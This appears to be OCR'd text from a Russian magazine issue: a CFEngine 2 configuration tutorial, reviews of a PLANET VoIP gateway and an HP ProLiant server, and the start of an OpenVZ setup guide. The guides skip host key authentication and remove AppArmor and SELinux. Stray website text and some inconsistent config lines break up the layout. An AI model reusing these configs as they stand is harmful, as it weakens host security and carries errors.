**ПРАВИЛА** Управление поведением агента CFEngine производится с помощью правил, описанных в конфигурационных файлах. Модифицируя их, администратор может изменять многие аспекты состояния системы, включая:

- Проверка и изменение прав доступа и владельцев файлов.
  - Редактирование файлов.
  - Компрессия, удаление и другие манипуляции с файлами.
  - Удаленный запуск команд.
  - Перезапуск упавших демонов.
  - Установка ПО, включая обновления безопасности.
  - Конфигурирование сетевых интерфейсов и таблиц маршрутизации.
- Конфигурационные файлы представляют собой своего рода скрипт на языке высокого уровня, читая который, агент получает информацию о том, какие действия ему необходимо выполнить для конфигурации целевой машины. Ключевая особенность этого скрипта заключается в том, что он ориентирован на получение одинаковых результатов на всех конфигурируемых машинах без необходимости составления отдельного скрипта для каждой из них. Чтобы добиться этого, язык конфигурационного файла требует задать набор действий, которые приведут целевую систему к желаемому состоянию. Все это похоже на управление группой администраторов-эникейщиков, за каждым из которых закреплена определенная машина. Вместо того, чтобы давать задание по установке и настройке apache каждому из них по отдельности, ты собираешь их всех и говоришь, что на подчиненных машинах необходимо выполнить команду «`apt-get install apache2`», а затем изменить определенные строки файла `httpd.conf`. Таким образом можно получить идентичные настройки индейца на всех машинах без лишней головной боли. Конфигурационные файлы CFEngine разделены на блоки, каждый из которых включает действие, условие и объявление. Описание этих блоков имеют следующую форму:

#### Формат описания блоков конфигурационного файла

действие:

```
class1::          # 'class1' – условие
    объявление
    объявление
class2|class3::  # 'class2|class3' – условие
    объявление
```

Первая строка задает тип действия, который необходимо выполнить. CFEngine второй версии поддерживает более 20 различных типов действий, среди которых есть тип `files`, который позволяет проверять и исправлять права и владельцев файлов, `editfiles` для редактирования файлов, `packages` для установки пакетов и другие. Условие, как можно догадаться из названия, задает условие, при котором действие будет выполнено. Это может быть время на системных часах, тип операционной системы или что-то другое. Чтобы действие было выполнено в любом случае, условие можно опустить. Объявление представляет собой описание того, что необходимо проделать в рамках заданного действия. Для различных типов действий форма их описания будет отличаться, поэтому при задании неиспользуемых ранее действий тебе придется обращаться к документации. Кроме "обычных" действий, CFEngine позволяет задавать также мета-действия, которые предназначены не для модификации состояния системы, а для выполнения различных вспомогательных функций. Наиболее важным мета-действием является `control`, которое позволяет конфигурировать агента, скажем, задать список действий и их очередность в переменной `actionsequence`. Приведу пример:

```
$ sudo vi /tmp/sample.conf
```

```
control:
    actionsequence = ( files )
```

```
files:
    /etc/shadow owner=root
group=shadow mode=0640
action=fixall
```

С помощью этих правил мы указали агенту, что:

- 1 Он должен выполнить действие files (первый блок).
- 2 В рамках действия files он должен проверить права доступа и владельца файла /etc/shadow и исправить их, если они не совпадают с указанными (0640, root, shadow).

Для проверки работоспособности правил сохрани их в файл (например, /tmp/sample.conf) и выполни следующую команду:

```
$ sudo cfagent -f /tmp/sample.conf
```

Кроме прав доступа и владельца, в рамках правила files агент может выполнить проверку MD5-суммы файла, что можно использовать в качестве альтернативы системам контроля целостности системы (вроде tripwire).

#### Список действий в порядке приоритета

```
mountall — монтирование файловых систем, перечисленных в fstab
mountinfo — получение информации о смонтированных файловых системах
checktimezone — проверка и установка временной зоны
netconfig — сетевые настройки
resolve — настройка файла /etc/resolv.conf
unmount — размонтирование файловых систем
packages — установка/обновление/удаление пакетов
shellcommands — запуск команд
editfiles — редактирование файлов
addmounts — монтирование ранее неиспользуемых файловых систем
directories — создание каталогов
links — проверка и управление ссылками
mailcheck — проверка на существование каталога спулинга
required — проверка файловых систем на доступность
tidy — поиск и удаление устаревших файлов
disable — переименование файлов
files — проверка прав доступа и владельцев файлов
copy — копирование файлов
processes — управление процессами
module:name — запуск определенного пользователем модуля
```

Администрируя сеть из машин с различными операционными системами, ты столкнешься с проблемой отличий имен/прав/владельцев

#### # Настройки

```
control:
    # Список действий
    actionsequence = ( resolve files tidy processes )
    # Домен
    domain = ( хакер.ru )
    # Временная зона (Москва)
    timezone = ( MSK )
    # SMTP-сервер и e-mail админа (для отправки отчетов об ошибках)
    smtpserver = ( smtp.xaker.ru )
    sysadm = ( admin@xaker.ru )
```

#### # Модификация resolv.conf

```
resolve:
    192.168.1.1
    192.168.1.2
```

#### # Проверка и установка прав доступа на системные файлы

```
files:
    /etc/sudoers mode=440 owner=root group=root action=fixall
/etc/cfengine2/cfagent.conf[+] 32 0x20 [11,1] [33%
```

### Создаем файл правил

системных файлов. Ведь если в Linux файл теневых паролей носит имя /etc/shadow, а его владельцем является root:shadow, то, например, во FreeBSD ты получишь совсем иную картину: файл /etc/master.passwd и владелец root:wheel. Как быть в этом случае? Именно для этого и нужны условия (классы). Следующий набор правил одинаково хорошо отработает как на Linux-машинах, так и на машинах с FreeBSD:

#### \$ sudo vi /tmp/sample.conf

```
control:
    actionsequence = ( files )
files:
    linux::
        /etc/shadow owner=root
        group=shadow mode=0440 action=fixall
    freebsd::
        /etc/master.passwd owner=root
        group=wheel mode=0440 action=fixall
```

В зависимости от используемой операционной системы, времени суток, нагрузки на систему, клиент CFEngine определяет множество классов, которые можно использовать для управления тем, какое действие будет выполнено в определенной ситуации. Ты можешь легко проверить, какие классы определены на машине, с помощью запуска следующей команды:

```
$ sudo cfagent -pv
```

Наиболее используемыми являются классы, определяющие операционную систему. CFEngine позволяет определить тип операционки вплоть до версии ядра и библиотеки libc, что может оказаться важным для обхода возможных проблем, связанных с этими компонентами. Также популярны классы, определяющие текущее время (например, Hr00 — полночь, Hr12 — полдень и т.д.), они могут быть использованы для выполнения действий по расписанию.

CFEngine позволяет делать выбор между классами на основе логического "ИЛИ" или "И". Так, например, действие с условием freebsd | openbsd будет выполнено как на машине с ОС FreeBSD, так и на OpenBSD. Однако условие Hr00.OpenBSD будет выполнено только на опенке в полночь. Классы можно отрицать, указав перед ними знак восклицания. Это значит, что действие будет выполняться, пока класс не будет определен. Особую роль условия играют внутри действия control, позволяя устанавливать переменные в зависимости от параметров машины:

#### \$ sudo vi /tmp/sample.conf

```
control
    openbsd::
        crondir = ( /var/cron/tabs )
    linux::
        crondir = ( /var/spool/cron )
    solaris::
        crondir = ( /var/spool/cron/crontabs )
```

CFEngine позволяет создавать пользовательские классы, которые определяются в момент выполнения определенного условия. Например:

#### \$ sudo vi /tmp/sample.conf

```
control:
    actionsequence = ( editfiles )

classes:
    linux_sys = ( IsDir(/sys) )

shellcommand:
    linux_sys::
        "echo Каталог /sys существует"
```

Мета-действие classes создает класс linux\_sys, который будет определен только в том случае, если каталог /sys существует. В данном случае

# Настройка аутентификации

Если ты решишь использовать CFEngine для конфигурирования географически распределенных узлов, то тебе не обойтись без настройки аутентификации. Для этого запусти команду cfkey на сервере и клиентах. Это приведет к созданию двух ключей в каталоге /var/lib/cfengine2/ppkeys: localhost.pub (публичный ключ) и localhost.priv (приватный ключ).

После этого публичный ключ сервера необходимо скопировать на каждую машину-клиента под именем /var/lib/cfengine2/ppkeys/IP-сервера.pub. Публичные ключи клиентов также придется скопировать на сервер под именем /var/lib/cfengine2/ppkeys/root-IP-клиента.pub.

```
>> sudo ls -l /var/lib/cfengine2/ppkeys/
total 8
-rw----- 1 root root 1743 2010-01-21 14:03 localhost.priv
-rw----- 1 root root 426 2010-01-21 14:03 localhost.pub
>> █
```

## Результат выполнения команды cfkey

IsDir — это условие, при выполнении которого будет определен класс. В арсенале CFEngine имеется солидный багаж самых разнообразных условных выражений, среди которых:

### Некоторые популярные условные выражения действия classes

IsNewerThan(f1, f2) — истина, если файл f1 был модифицирован позже файла f2  
 FileExists(f) — истина, файл f существует  
 IPRange(диапазон) — IP-адрес машины соответствует диапазону IP-адресов  
 IsDefined(переменная) — переменная определена  
 IsDir(f) — файл f является каталогом  
 IsLink(f) — файл f — ссылка  
 IsPlain(f) — файл f — обычный файл  
 Regcmp(re, строка) — строка соответствует регулярному выражению re  
 Strcmp(s1, s2) — строки совпадают

**ИСПОЛЬЗОВАНИЕ** Чтобы начать использовать CFEngine, тебе понадобятся:

- 1 Сервер с установленным CFEngine.
- 2 Клиенты, на каждом из которых установлен агент CFEngine.
- 3 Набор грамотно составленных правил.

Первые два пункта легко выполнить, следуя инструкциям, приведенным в разделе "Установка". Для составления правил ты можешь использовать приведенные ниже примеры, дополненные в соответствии с твоими требованиями. Важным шагом является настройка доверительной системы, которая включает в себя взаимный обмен публичными ключами между сервером и клиентами. Однако в большинстве случаев этот шаг излишен, потому как применение CFEngine для управления серверами глобальной сети — явление редкое, а во внутренней локальной сети можно обойтись и без аутентификации узлов. Мы сделаем так, чтобы все машины локальной сети изначально доверяли друг другу и не требовали аутентификации с использованием ключей.

```
Installed-Size: 6692
Maintainer: Ubuntu Developers <ubuntu-devel-discuss@lists.ubuntu.com>
Original-Maintainer: Antonio Radici <antonio@dyne.org>
Architecture: i386
Version: 2.2.10-1
Replaces: cfengine2-doc
Depends: libc6 (>= 2.7), libdb4.7, libssl0.9.8 (>= 0.9.8f-5), debconf (>= 0.5) | debconf-2.0
Conflicts: cfengine
Filename: pool/universe/c/cfengine2/cfengine2_2.2.10-1_i386.deb
Size: 2766154
MD5sum: 874e4e64db3fe5d38f28ab4a3f042f1e
SHA1: ca3afbe2d79c835995639f12ce9bbdb8b893e30c
SHA256: 1c3fa8f6983a7e9a6e4a3b7a18b524eddb574d6b6a2097f8703ce3d9bafc14f
Description: Tool for configuring and maintaining network machines
The main purpose of cfengine is to allow the system administrator to create a single central file which will define how every host on a network should be configured.
.
It takes a while to set up cfengine for a network (especially an already existing network), but once that is done you will wonder how you ever lived without it!
Homepage: http://www.cfengine.org/
Bugs: https://bugs.launchpad.net/ubuntu/+filebug
```

## Информация о пакете cfengine2 в Ubuntu

**НАСТРОЙКА СЕРВЕРА** Для правильного функционирования сервера важно наличие трех конфигурационных файлов:

- 1 cfagent.conf — файл правил агента (агент будет получать от сервера правила и выполнять их на клиентской машине).
  - 2 cfservd.conf — конфигурационный файл сервера, определяющий его поведение.
  - 3 cfrun.hosts — список управляемых машин (клиентов).
- Начнем с файла правил агента. Его начальное содержимое может выглядеть следующим образом:

```
$ sudo vi /etc/cfengine2/cfagent.conf
# Настройки
control:
    # Список действий
    actionsequence = ( resolve files tidy
processes )
    # Домен
    domain = ( xakep.ru )
    # Временная зона (Москва)
    timezone = ( MSK )
    # SMTP-сервер и e-mail админа (для отправки отчетов об ошибках)
    smtpserver = ( smtp.xakep.ru )
    sysadm = ( admin@xakep.ru )


# Модификация resolv.conf
resolve:
    192.168.1.1
    192.168.1.2

# Проверка и установка прав доступа на системные файлы
files:
    /etc/sudoers mode=440 owner=root group=root
action=fixall
    /etc/passwd mode=644 owner=root group=root
action=fixall
    /etc/shadow mode=640 owner=root
group=shadow action=fixall
# Очистка каталогов от устаревших файлов
tidy:
    /tmp pattern=* age=7 recurse=inf
    /home pattern=*~ age=7 recurse=inf
# Управление процессами
processes:
    # Перезапускаем inetd
    "inetd" signal=hup
```



### Links

- [www.freesource.ru/dokumentaciya/cfengine](http://www.freesource.ru/dokumentaciya/cfengine) — Перевод документации к CFEngine2
- [www.cfengine.org/manuals/cf2-Reference.html](http://www.cfengine.org/manuals/cf2-Reference.html) — Справочник по CFEngine2



### info

Вызов агента по расписанию можно настроить и без использования cron. Для этого в правило control файла cfagent.conf достаточно добавить строку:

```
Schedule = { Min30_35 }
```



Commercial site | CFwiki.org | En français | Auf Deutsch | Windows mit CFengine | CFengine Chinese

The original Open Source desired-state technology for server configuration management

Home Downloads Get started Documentation Community Science Developers

Quick links: About | Archive | Media | Services | Trouble-shooting | Community FAQ | CFtimes Community News

### Upgrading from cfengine 2



Feeling left behind by all of CFengine's recent innovation?

- Try the CFengine 3 Upgrade Guide
- Automated conversion is now available to our commercial customers at cfengine.com
- See our solutions library on the news page.

No need to program code to make reliable and repeatable solutions, you can get started quickly with the hundreds of bundled examples.

### Community News



Did you know that CFengine has its own news page with RSS feeds that you can subscribe to for the latest announcements and developments?

### Mission Training Camp

Become a cfengine power-user. Sign up for our regular training camps!



### Partnering for Server Lifecycle Management



CFengine is now partnering with key industry re-sellers to bring professional support to users of the commercial and community editions. By supporting a complete datacentre package through leading industry suppliers, we are working to



### Thank you to cfengine users, - The CFengine Team



Today, there has never been a more exciting time to be using CFengine's configuration management software. Major release 3, with its Free and Open Source Community Edition, and its enhanced commercial cousin CFengine Nova, has once again set the bar for self-healing, reliable, convergent automation, and we want to help users to upgrade their older installations to

### Web-сайт проекта CFEngine

Обратившись к документации CFEngine, ты сможешь дополнить его любыми правилами, которые актуальны для твоих клиентских машин.

Следующий файл cfservd.conf очень прост и прозрачен:

#### \$ sudo vi /etc/cfengine2/cfservd.conf

```
control:
  domain = ( xakep.ru )
  # Полностью доверять всем хостам
  # указанной подсети
  TrustKeysFrom = ( 192.168.1.0/24 )

  any::
  # Максимальное количество одно-
  # временных соединений
  MaxConnections = ( 50 )

grant:
  # Дать доступ всем клиентам, входящим в домен xakep.ru
  /var/lib/cfengine2/inputs
  *.xakep.ru
```

Единственное, что следует поменять в нем: имя домена и подсети. Наконец, cfrun.hosts содержит список обслуживаемых сервером хостов:

#### \$ sudo vi /etc/cfengine2/cfrun.hosts

```
domain = xakep.ru
# Управляемые машины
srv1.xakep.ru
srv2.xakep.ru
```

Закончив настройку, перезапусти CFEngine:

```
$ sudo /etc/init.d/cfengine2 restart
```

**НАСТРОЙКА КЛИЕНТОВ** Ключевой конфигурационный файл агента носит имя update.conf. Он нужен для начальной настройки агента до того, как он сможет подключиться к серверу и забрать основной конфигурационный файл cfagent.conf. Следующего варианта будет вполне достаточно в большинстве ситуаций:

#### \$ sudo vi /etc/cfengine2/update.conf

```
control:
  actionsequence = ( copy )
  domain = ( xakep.ru )

  # Имя сервера cfengine
  policyhost = ( cfservr.xakep.ru )
  # Каталог сервера, хранящий конфигурационные файлы
  master_cfinput = ( /var/lib/cfengine2/inputs )
  # Хранилище бэкапов и мусора
  repository = ( /var/lib/cfengine2/outputs )

  # Копирование конфигурационного файла cfagent.conf с сервера
  # в каталог /etc/cfengine2 клиента
  copy:
    $(master_cfinput)/cfagent.conf
    dest=/etc/cfengine2/cfagent.conf
    mode=600
    server=$(policyhost)
    force=true
    trustkey=true
```

Чтобы сетевая инфраструктура, построенная на CFEngine, заработала, каждый клиент должен быть оснащен не только агентом, но и сервером. Вот конфигурационный файл сервера для клиентов:

```
processes:
  web_server::
    matches=0
    restart "/etc/init.d/httpd start"
    useshell=false
    elsedefine=httpd_chkconfig

shellcommands:
  no_rpm_httpd::
    "/usr/sbin/urp2date --solvedeps=httpd"
  httpd_chkconfig::
    "/sbin/chkconfig httpd on"

editfiles:
  any::
  { /etc/hosts
  AppendIfNoSuchLine "127.0.0.1 localhost.localdomain localhost"
  Autocreate }

links:
  any::
  /etc/init.d -> rc.d/init.d

tidy:
  web_server.redhat::
  /etc/httpd/conf.d/welcome.conf
  age=0

disable:
  any::
  /etc/hosts.equiv
```

### Настраиваем web-сервер

#### \$ sudo vi /etc/cfengine2/cfservd.conf

```
control:
  domain = ( xakep.ru )
  # Разрешить соединения с узлами
  # указанной подсети
  AllowConnectionsFrom = (
  192.168.1.0/24 )
  TrustKeysFrom = ( 192.168.1.0/24 )
  # Сервер должен запустить cfagent
  cfrunCommand = ( "/usr/sbin/cfagent" )
  MaxConnections = ( 50 )

grant:
  /usr/sbin/cfagent *.*xakep.ru
```

Заставляем CFEngine перечитать свои конфиги:

```
$ sudo /etc/init.d/cfengine2 restart
```

Теперь необходимо настроить клиентские машины так, чтобы агент CFEngine запускался в определенные промежутки времени.


```
$ sudo crontab -e
0,30 * * * * /var/cfengine/bin/cfexecd -F
```

Каждые полчаса cron будет запускать cfexecd, который вызовет агента CFEngine, который в свою очередь получит последнюю версию cfagent.conf с сервера и выполнит описанные в ней правила. Таким образом ты сможешь динамически обновлять cfagent.conf на сервере, и в течение получаса внесенные тобой изменения отразятся на клиентах.

**ЧТО ДАЛЬШЕ** CFEngine — сложный инструмент, и в этой статье ты открыл для себя лишь несколько процентов его возможностей. Файлы правил CFEngine серьезных контор насчитывают сотни и даже тысячи строк, благодаря чему контролируемые им машины могут находиться без присмотра в течение месяца. В боковом выносе WWW перечислены ссылки на ресурсы, обратившись к которым, ты сможешь узнать о настоящей мощи CFEngine.

# Голос планеты

## PLANET VIP-882: VoIP-шлюз и не только



### Технические характеристики Шлюз IP-телефонии PLANET серии VIP-88x

#### > Порты:

1 порт WAN 10/100 Mbps RJ-45  
1 порт LAN 10/100 Mbps RJ-45  
8 портов под разъем RJ-11 (6xFXS, 2xFXO)

#### > Стандарты:

H.323 v2/v3/v4 и SIP (RFC 3261), SDP (RFC 2327), Symmetric RTP, STUN (RFC3489), ENUM (RFC 2916), RTP Payload for DTMF Digits (RFC2833), Outbound Proxy Support

#### > Голосовые кодеки:

G.711 (A-law / u-law), G.729 AB, G.723 (6,3 Kbps / 5,3 Kbps)

#### > Поддержка факсов:

T.30, T.38

#### > Голосовые стандарты:

Voice activity detection (VAD)  
Comfort noise generation (CNG)  
G.165/G.168 Echo cancellation  
Dynamic Jitter Buffer

#### > Протоколы:

TCP/IP, UDP/RTP/RTCP, HTTP, ICMP, ARP, NAT, DHCP, PPPoE, DNS

#### > Другие функции:

Виртуальный Сервер  
Интеллектуальный QoS  
IP TOS (IP Precedence) / DiffServ  
Встроенная функция NAT маршрутизатора

#### > Типы подключения:

Статический IP, PPPoE, DHCP клиент

#### > Управление:

WEB, RS-232 консоль, Telnet

#### > Питание:

Внешний адаптер питания 12В постоянного тока

#### > Габариты (Ш x Г x В):

300 x 160 x 40 мм

PLANET VIP-882 — VoIP-шлюз, предназначенный для организации телефонной связи между офисами компании, расположенными в разных городах и странах. Несет на своем борту 6 портов FXS (для подключения телефонных и факсимильных аппаратов) и 2 порта FXO (для подключения телефонных линий). Устройство полностью соответствует спецификациям протоколов IP-телефонии H.323v4 и SIP 2.0, поддерживает голосовые кодеки G.711 (A-law / u-law), G.729 AB, G.723 (6,3 Кб/с / 5,3 Кб/с), позволяет устанавливать одноранговые (точка-точка), H.323 Gatekeeper и соединения через SIP прокси-сервера (предусмотрено до 8-ми одновременных регистраций на разных серверах). Шлюз способен производить различную обработку голоса, включая Детектор Активности Голоса (VAD), обнаружение

DTMF, эхокомпенсация G.165/G.168, обнаружение тишины (silence detection), имеет встроенный адаптивный буфер флуктуаций, позволяющий избежать искажения голоса при задержке (флуктуации) голосового трафика.

Web-интерфейс шлюза позволяет следить за текущим состоянием портов (состояние линии, вызываемый номер, номер вызывающего абонента, продолжительность разговора, используемый кодек). При возникновении проблем захвата пакетов устройство сохранит дамп трафика, который можно будет просмотреть с помощью Ethereal. Полный отказ шлюза или пропадание питания приведет к автоматическому переключению FXS-портов к портам FXO, что позволит звонить через обычную городскую линию до восстановления полной

работоспособности.

PLANET VIP-882 позволяет организовать NAT, благодаря чему его можно использовать для организации подключения офисных компьютеров к сети интернет. Устройство производит приоритизацию VoIP-трафика (QoS) для поддержания высокого качества голосовой связи даже во время интенсивного обращения к интернет-ресурсам. Также VoIP-шлюз способен выполнять функции DHCP-, SNMP-, DynDNS-, Syslog-сервера и виртуального сервера (пользователям интернета можно разрешить подключения к внутрикорпоративным Web, FTP и другим ресурсам), поэтому, приобретая VIP-882, можно немного сэкономить на сетевом оборудовании.

Ориентировочная стоимость шлюза IP-телефонии составляет 15300 рублей.

# Башня за бесценок

## HP ProLiant ML110 G6: серверы последнего поколения, доступные каждому

### Технические характеристики HP ProLiant ML110 G6

#### > Процессор (один из):

Intel Xeon X3430 (2.40 ГГц, 95 Вт TDP, 8 Мб кеш, 1333 МГц, Turbo 1/1/2/3)  
Intel Xeon X3440 (2.53 ГГц, 95 Вт TDP, 8 Мб кеш, 1333 МГц, HT, Turbo 1/1/2/3)  
Intel Xeon X3450 (2.66 ГГц, 95 Вт TDP, 8 Мб кеш, 1333 МГц, HT, Turbo 1/1/4/4)  
Intel Xeon X3460 (2.80 ГГц, 95 Вт TDP, 8 Мб кеш, 1333 МГц, HT, Turbo 1/1/4/5)

#### > Память:

До 8 Гб памяти DDR3 PC3-10600E 1333 МГц, 4 слота

#### > Жесткие диски:

Шестиканальный SATA-контроллер (4 порта для жестких дисков)  
До четырех жестких диска SAS 3.5" суммарной емкостью 1,8 Тб  
До четырех жестких диска SATA 3.5" суммарной емкостью 3 Тб

#### > Сетевой интерфейс:

Встроенный гигабитный сетевой адаптер NC107i

#### > Питание:

Блок питания на 300 Вт

#### > Расширение:

PCI-e Gen 1, x1 (x4 connector), половинной длины  
PCI 32-бит/33 МГц 3,3 В  
PCI-e Gen 1, x4 (x8 connector)  
PCI-e Gen 2, x16 (x16 connector)

#### > Внешние порты ввода-вывода:

1 последовательный порт  
2 порта PS/2  
8 портов USB 2.0 (2 спереди, 4 сзади, 2 внутри корпуса)

#### > Другое:

Встроенный графический адаптер (до 1600x1200 16 bpp @ 75 Гц, 64 Мб)  
Привод DVD-ROM половинной высоты  
Опциональный модуль TPM 1.2

#### > Управление:

Модуль удаленного управления HP ProLiant 100 G6 Lights Out 100i  
HP ProLiant ML110 G6 Easy Set-up CD

#### > Система охлаждения:

1 системный вентилятор  
1 вентилятор на процессоре

#### > Исполнение:

Башня Micro ATX (4U)



Башенный сервер шестого поколения от HP создан для клиентов, чей путь в бизнесе только начинается. Сочетая в себе проверенные временем технологии одного из ведущих производителей серверов, современные компоненты, высокую производительность и цену, не превышающую стоимость обычного компьютера, HP ProLiant ML110 G6 станет идеальным решением для молодых компаний и малых офисов.

Внутри корпуса сервера скрыт четырехъядерный процессор Intel Xeon серии X3400 (один из четырех, на выбор), оснащенный технологией Intel Turbo Boost, автоматически повышающей тактовую частоту процессора сверх номинальной в случаях повышенной нагрузки, и модули памяти DDR3, работающие на частоте 1333 МГц. Встроенный SATA-контроллер поддерживает до четырех жестких диска

SAS/SATA, суммарной емкостью 1,8 Тб или 3 Тб.

Для установки дополнительных плат расширения предусмотрено три слота PCI Express (один из которых половинной длины) и один слот PCI. На задней стенке корпуса расположены четыре USB-порта, еще два находятся спереди. Сервер может быть установлен в стойку с помощью доступного за дополнительную плату HP Tower to Rack Conversion Tray.

Как и более старшие модели серверов от HP, ML110 G6 оснащен модулем управления Lights-Out 100i, поддерживающим такие функции, как виртуальное управление питанием, доступ к журналу событий, получение сведений о работоспособности системы, виртуализация KVM, создание виртуальных накопителей, управление через telnet, браузер или последовательный порт, совместимость

со стандартами SMASH-CLP, DCMI 1.0, IPMI 2.0. Установка ПО и начальная настройка могут быть существенно упрощены за счет использования Easy Set-up CD.

Опциональный модуль TPM (Trusted Platform Module) может быть использован для безопасного хранения аутентификационной информации (ключи шифрования и пароли). Работая в связке с технологией Windows BitLocker, доступной в Windows Server 2008, TPM позволит прозрачно для пользователей сохранить и обезопасить их личные данные даже в том случае, если взломщик получит физический доступ к серверу. Производитель заявляет о поддержке операционных систем Microsoft Windows, Red Hat Enterprise Linux и SUSE Linux Enterprise Server. Цена сервера в минимальной конфигурации составляет 16500 рублей.

# Правители виртуального мира

## ОБЗОР ПАНЕЛЕЙ УПРАВЛЕНИЯ ВИРТУАЛЬНЫМИ СЕРВЕРАМИ

Любая серверная технология должна априори поддерживать возможность удаленного управления, без этого она не будет интересна широкому кругу пользователей, а значит, не получит признания. И системы виртуализации, которые становятся все популярнее, только подтверждают это правило. В статье рассмотрим решения, при помощи которых можно удаленно управлять виртуальными машинами.

**ЯДЕРНЫЙ OPENVZ** Для начала разберем типичную ситуацию: есть мощный сервер, и есть желание заработать, продажей места под хостинг. Самый простым и дешевым вариантом «нарезать» физический сервер на виртуальные является использование OpenVZ ([OpenVZ.org](http://OpenVZ.org)) — расширения к ядру Linux, реализующего концепцию виртуальной среды (Virtual Environments, VE). Виртуализация производится на уровне экземпляров ОС, при этом одно ядро используется для всех VE (ядро обеспечивает виртуализацию, изоляцию, управление ресурсами и сохранение текущего состояния каждого виртуального частного сервера). Минус OpenVZ очевиден: в качестве гостевых операционных систем можно использовать только дистрибутивы Linux. Но зато улучшается масштабируемость (поддерживается до 4096 процессоров и до 64 Гб оперативной памяти), упрощается управление, а накладные расходы не превышают 1-3%. Все процессы разделены и полностью изолированы друг от друга, каждый выполняется в своем адресном пространстве, виртуальное сетевое устройство (venet) позволяет иметь свой IP и правила маршрутизации. Именно поэтому OpenVZ так популярен в системах хостинга: клиент получает любое количество выделенных виртуальных серверов со своими приложениями, которые внешне выглядят как отдельные сервера, но построены на основе одной аппаратной платформы. Рассмотрим установку OpenVZ в Ubuntu/Debian. Основная система должна быть 64-битной, так как в этом случае имеется возможность

использования 64-битных шаблонов ОС. А ряд ограничений 32-битных ОС (например, максимальный объем ОЗУ в 4 Гб) лимитирует нас по количеству серверов и возможности дальнейшего расширения. Документация Ubuntu рекомендует использовать для хранения образов виртуальных машин систему управления дисковым пространством LVM, что позволит выполнять процедуру резервного копирования с нулевым временем простоя (Zero Downtime Backup) и избежать проблем при подключении новых дисков. Первым делом нужно отключить систему защиты SELinux или AppArmor. Проверим текущее состояние:

```
$ dmesg | grep SELinux
SELinux: Disabled at boot.
$ dmesg | grep -i AppArmor
AppArmor: AppArmor initialized
AppArmor: AppArmor Filesystem
Enabled
```

Останавливаем работу AppArmor и удаляем его за ненадобностью:

```
$ sudo /etc/init.d/apparmor stop
$ sudo update-rc.d -f apparmor remove
$ sudo apt-get remove apparmor
apparmor-utils
```

Отключить SELinux можно разными способами. Например, указать параметр «selinux=0» в параметрах ядра, в настройках загрузчика menu.lst: «kernel .... selinux=0», либо в /etc/sysconfig/

selinux установкой «selinux=disabled». Отключить немедленно можно командой:

```
$ sudo setenforce 0
```

Ubuntu'овское ядро, используемое по умолчанию, не поддерживает OpenVZ, но в официальном репозитории уже имеется для этого все необходимое. Кроме того, можно скачать последнюю версию ядра с сайта OpenVZ и собрать ядро самостоятельно. Разработчики OpenVZ предлагают RPM пакеты для RHEL и репозиторий для Ubuntu 8.04 LTS. Чтобы его подключить, в файл /etc/apt/sources.list следует добавить строку:

```
deb http://download.openvz.org/
ubuntu hardy experimental
```


Обновляем список пакетов и смотрим, что нам могут предложить:

```
$ sudo apt-get update
$ sudo apt-cache search openvz
```

Ставим самое последнее ядро вместе с утилитами управления:

```
$ sudo apt-get install linux-openvz
vzctl vzquota
```

Теперь необходимо изменить некоторые системные настройки, для этого правим /etc/sysctl.conf:



#### \$ sudo nano /etc/sysctl.conf

```
# Включаем форвардинг, отключаем ARP прокси
net.ipv4.conf.default.forwarding=1
net.ipv4.conf.default.proxy_arp=1
net.ipv4.ip_forward=1
net.ipv4.conf.all.rp_filter=1
net.ipv4.conf.default.send_redirects=1
net.ipv4.conf.all.send_redirects=0
# Включаем магические SysRq клавиши (подробнее об использо-
вании SysRq читай в статье «Секреты горячего админист-
рирования» из X_03_2008)
kernel.sysrq=1
```

Сохраняем изменения и применяем их:

```
$ sudo sysctl -p
```

